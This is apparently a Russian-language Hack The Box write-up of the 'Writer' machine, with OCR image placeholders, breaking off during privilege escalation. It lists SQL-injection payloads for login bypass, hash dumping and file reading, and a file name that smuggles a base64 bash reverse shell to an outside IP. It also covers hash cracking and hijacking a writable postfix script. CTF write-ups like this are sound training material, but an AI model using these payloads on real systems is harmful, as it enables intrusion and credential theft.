
Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное, с использованием имеющихся скриптов (опция `-A`).



Результат работы скрипта

Находим четыре открытых порта:

- 22 — служба OpenSSH 8.2p1;
- 80 — веб-сервер Apache 2.4.1;
- 139 — служба NetBIOS;
- 445 — служба smbd 4.6.2.


Справка: брутфорс учеток

Поскольку в начале у нас нет учетных данных, нет и смысла изучать службы, которые всегда требуют авторизации (например, SSH). Единственное, что мы можем делать здесь, — это перебирать пароли брутфорсом, но у машин с HTB почти всегда есть другое прохождение. В жизни таких вариантов может не быть, к тому же есть шансы подобрать пароль или получить его при помощи социальной инженерии.

Служба SMB

Посмотрим, что мы сможем узнать об SMB без учетных данных. Для этого достаточно всего одной команды:

```
enum4linux -a writer.htb
```



Полученные пользователи

Из интересной информации — два имени пользователей `kyle` и `john`.

Сканирование веб-контента

Заглянем на главную страницу сайта. Здесь ничего интересного нет, разве что имена авторов над каждым постом. В таких случаях нужно искать дополнительные страницы при помощи слепого перебора. Просканируем директории в корневом каталоге сайта с помощью **ffuf**.


```
ffuf -u http://writer.htb/FUZZ -fc 403 -t 200 -w directory_2.3_
medium.txt
```

Справка: сканирование веба с ffuf

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch и DIRB.


Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:

- `-w` — словарь (используем directory-list-2.3-medium из набора SecLists);
- `-t` — количество потоков;
- `-u` — URL;
- `-fc` — исключить из результата ответы с кодом 403.



Результат сканирования файлов


Помимо известных нам страниц, мы нашли вход в админку. Там нас ждет форма авторизации.



Форма авторизации

ТОЧКА ВХОДА

Так как сайт самописный, я решил протестировать обход аутентификации для разных технологий. Начал, конечно же, с SQL-инъекции. Переводим запрос в Burp Intruder и подставляем список нагрузок и в поле логина, и в поле пароля (у меня свой список, но их полно на GitHub). В результате находим последовательности, которые возвращают меньше данных, чем все остальные.




Перебор нагрузок с помощью Burp Intruder

Это работает, так как, скорее всего, на стороне сервера используется SQL-запрос вроде такого (код примерный):


```
select __ from __ where username='$_POST["username"]' and password=''
$_POST["password"]'
```

При использовании нагрузки `admin' #` мы превращаем его в запрос вида `select __ from __ where username='admin'`, так как решетка — это символ, обозначающий в SQL начало комментария. Используем эту нагрузку и получаем доступ к админке сайта.




Страница администратора сайта

Из интересного на странице лишь форма загрузки файлов. Однако прежде, чем изучать ее, я решил вернуться к SQL-инъекции. Из нее явно можно выжать что-то еще! Давай потестируем форму авторизации и отправим на перебор словарь с другими нагрузками. Получим несколько результатов.



Тестирование boolean based инъекций




Тестирование UNION based инъекций

Инъекции типа boolean и UNION based дают положительный результат. Опираясь на первую, мы можем построить «вопросительный» запрос и сможем получать ответы о том, верно или неверно какое-то наше предположение. UNION based инъекции помогают извлекать за один запрос большие объемы данных. Поэтому выбираем второй тип.

При этом мы уже знаем количество столбцов в используемой таблице — их шесть. Давай определим, данные из каких столбцов выводятся в ответе. Для этого в каждом столбце передадим уникальную последовательность и поищем ее в получаемой странице. При записи нагрузки в Burp выделим ее и нажмем Ctrl-U для URL-кодирования.


```
UNION ALL SELECT 888,8888,88888,888888,8888888,88888888 #
```



Определение целевого столбца таблицы

По количеству восьмерок определяем второй столбец! Теперь проверим тип данных. Например, вот такой строкой:


```
UNION ALL SELECT 888,"TEST_SQL",88888,888888,8888888,88888888#
```



Тестирование строчного типа данных

Как мы видим, строка отобразилась в ответе. Получим имеющиеся базы данных. Чтобы объединить несколько строк в одну, используем функции `concat` или `group_concat`.


```
UNION ALL SELECT 1,concat(':::',schema_name),3,4,5,6 from
information_schema.schemata #
```



Базы данных

Теперь получим таблицы из таблицы `writer`. Чтобы не копировать данные каждый раз, можно использовать Burp Inspector. Тогда кодировка будет выполняться автоматически.


```
asd' UNION ALL SELECT 1,group_concat(0x7c,table_name,0x7c),3,4,5,6
from information_schema.tableas WHERE table_schema = 'writer'#
```



Таблицы

Получаем таблицы. Скорее всего, в `users` сможем найти учетные данные. Давай узнаем имена столбцов из этой таблицы.


```
asd' UNION ALL SELECT 1,group_concat(0x7c,column_name,0x7c),3,4,5,6
from information_schema.columns WHERE table_name = 'users'#
```



Имена столбцов в таблице users

Отлично, имеем username и password. Дампим пароли.


```
asd' UNION ALL SELECT 1,group_concat(0x7c,password,0x7c),3,4,5,6
from users#
```



Хеш пароля пользователя

Получаем хеш. Только есть одна загвоздка — он нам ничего не дает. Поэтому нужно снова менять вектор атаки. Попробуем читать файлы с сервера, к примеру из `/etc/passwd`.

```
asd' UNION ALL SELECT 1,LOAD_FILE('/etc/passwd'),3,4,5,6#
```



Содержимое файла /etc/passwd

Запрос успешно обработан, и мы получаем все содержимое файла.

Продолжение статьи →


HTB WRITER

ЛОМАЕМ ПРИЛОЖЕНИЕ НА DJANGO, ЧТОБЫ ЗАХВАТИТЬ ВЕБ-СЕРВЕР

ТОЧКА ОПОРЫ

Так как мы можем читать файлы на сервере, следующий наш шаг — получить и проанализировать исходные коды сайта. Чтобы узнать путь к файлам сайта, взглянем на файл конфигураций Apache `/etc/apache2/sites-enabled/000-default.conf`.


```
asd' UNION ALL SELECT 1,LOAD_FILE("/etc/apache2/sites-enabled/000-default.conf"),3,4,5,6#
```



Файл конфигураций Apache

Теперь мы знаем путь к файлу **writer.wsgi** на сервере. WSGI (Web Server Gateway Interface) — стандарт взаимодействия между программой на Python, работающей на стороне сервера, и самим веб-сервером. Получим содержимое этого файла.

```
asd' UNION ALL SELECT 1,LOAD_FILE("/var/www/writer.htb/writer.wsgi"),3,4,5,6#
```




Содержимое файла wsgi.py

Этот файл содержит код, который выполняет модуль Apache **mod_wsgi**, чтобы получить объект приложения. В данном случае мы узнаем про модуль **writer**. Именно из этого каталога мы получим файл `__init__.py`.

```
asd' UNION ALL SELECT 1,LOAD_FILE("/var/www/writer.htb/writer/__init__.py"),3,4,5,6#
```

Я скопировал весь код и вставил в VS Code — так будет удобнее анализировать. В исходном коде обратим внимание на использование модуля **os** и вызов функции **system**, которая позволяет выполнять команды при помощи командного интерпретатора системы. Погрузимся в анализ именно на этом месте, так как подобные вызовы всегда опасны.



Содержимое главного файла сайта

Так, при загрузке файла с URL проверяется его расширение, оно должно быть **.jpg** (строка 108). Далее происходит получение файла и его размещение вызовом команды **mv** (строки 110–112). Затем проверяется изображение (строки 114–116), если успешно — той же командой **mv** оно перемещается из временной директории в директорию на веб-сервере (строки 117–119). Если проверка не пройдена, команда **rm** удаляет файл.


Так как дополнительных проверок не предусмотрено, мы можем создать конвейер команд и выполнить инъекцию. Это даст удаленное выполнение кода. Плюс ко всему проверка отсутствует и при загрузке файла через форму. Так мы можем загрузить файл, название которого будет содержать цепочку команд с реверс-шеллом, а затем указать загрузку файла через URL с локального хранилища, что приведет к выполнению этой цепочки команд.

Теперь собираем цепочку команд. Будем использовать такой реверс-шелл:

```
bash -i >& /dev/tcp/10.10.14.121/4321 0>&1
```


Закодируем его в Base64. Цепочка должна передавать закодированный реверс-шелл в декодировщик Base64, а затем файлу командной оболочки.

```
touch '1.jpg; `echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMjEvNDMyMSAwPiYxCg== |base64 -d |bash -i`'
```



Загрузка файла через форму

В директории с загруженными файлами увидим свой.




Загруженные на сервер файлы

Так как мы загрузили реверс-шелл, запустим листенер:


```
rlwrap nc -lvp 4321
```

> **Справка: реверс-шелл**
> Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, который запустил шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».
> В таких случаях пригодится rlwrap — readline-оболочка, которая в числе прочего позволяет пользоваться историей команд. Она обычно доступна в репозитории дистрибутива.
> В качестве самого листенера при этом можно использовать широко известный netcat.

Теперь выполним загрузку через URL, при этом в Burp Proxy изменим путь на локальный и добавим к команде знак комментария. В окне листенера получим бэкконнект.



Загрузка файла через URL




Бэкконнект от сервера


ПОЛУЧЕНИЕ ПОЛЬЗОВАТЕЛЯ

Поиск учетных данных

В большинстве случаев, когда мы собираемся поменять контекст на пользовательский, нам для этого нужны учетные данные. Так как на сервере работает веб-приложение, мы можем попытаться получить пароли из него. В конфигурационном файле MySQL `/etc/mysql/mariadb.cnf` находим сведения для подключения к базе данных.



Содержимое директории /etc/mysql/




Учетные данные для подключения к базе данных

Сначала я проверил, не подходит ли этот пароль к аккаунтам системных пользователей, но успеха не добился. Поэтому продолжим копаться в базе данных.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
mysql -u djangouser -h 127.0.0.1 -p
```


После подключения командой `show databases;` просмотрим существующие базы данных.



Базы данных

Вторая база служебная, поэтому нам интересна первая. Подключаемся к ней и смотрим таблицы.

```
use dev;
show tables;
```




Подключение к базе данных

Таблицы в базе dev

А теперь учетные данные из таблицы **auth_user**.


```
select username,password from auth_user;
```



Содержимое таблицы auth_user

Мы получаем хеш, который нужно пробрутить. Для этого нам надо знать алгоритм и соответствующий ему режим hashcat. Узнать их можно такой командой:


```
hashcat --example | grep pbkdf2_sha256 -A2 -B2
```



Получение режима hashcat


Теперь мы знаем режим (10000) и можем пробрутить хеш. Указываем перебор по словарю (опция **-a 0**), режим (опция **-m**), файл с хешем и словарь. Спустя несколько минут мы получаем пароль.

```
hashcat -a 0 -m 10000 hash.pbkdf2 ../tools/rockyou.txt
```



Полученный пароль пользователя


Подключаемся по SSH и забираем первый флаг.



Флаг пользователя

ПРОДВИЖЕНИЕ

При поиске пути продвижения стоит смотреть не только на запущенное ПО, но и на прослушиваемые порты. Это связано с тем, что некоторые сервисы могут быть доступны только для пользователей локального компьютера. Обращаем внимание на порт 25 — это порт почтового сервера.




Список прослушиваемых портов


Мы знаем двух пользователей, и один у нас уже под контролем. Мне стало интересно, что произойдет в системе, если я отправлю другому пользователю сообщение.

Для мониторинга всех запускаемых в системе процессов в реальном времени будем использовать утилиту **pspy64**. Загружаем ее на хост, открываем еще одну сессию SSH и запускаем. Затем с помощью netcat подключимся к 25-му порту и, используя служебные заголовки SMTP, отправим сообщение.

```
nc 127.0.0.1 25
helo [сервер]
MAIL FROM: [отправитель]
RCPT TO: [получатель]
DATA
[сообщение]
.
```




Отправка сообщения




Логи pspy

Сообщение встало в очередь, а в логах pspy увидим активность: запуск **pipe** и последующее выполнение `/etc/postfix/disclaimer` от имени пользователя с UID, равным 1001 (пользователь john). При этом мы имеем право на запись в данный файл!



Права на файл /etc/postfix/disclaimer

Это путь к захвату другого пользователя. Мы должны записать в него реверс-шелл и отправить новое письмо, тогда наш реверс-шелл будет выполнен от имени другого пользователя.



Измененный файл disclaimer

Чтобы это произошло наверняка, будем в бесконечном цикле отправлять сообщения и в другом бесконечном цикле перезаписывать файл. Вот скрипт для перезаписи файла:

```
while true ; do cp disclaimer /etc/postfix/disclaimer ; done
```

Для удобной отправки сообщения одной командой используем клиент **swaks**.


```
swaks --to [получатель] --from [отправитель] --server [сервер] --port [порт] --body [файл с сообщением]
```

Но отправлять будем через Socks-туннель. Сделать его можно легитимным SSH:

```
ssh -D 9090 kyle@writer.htb
```

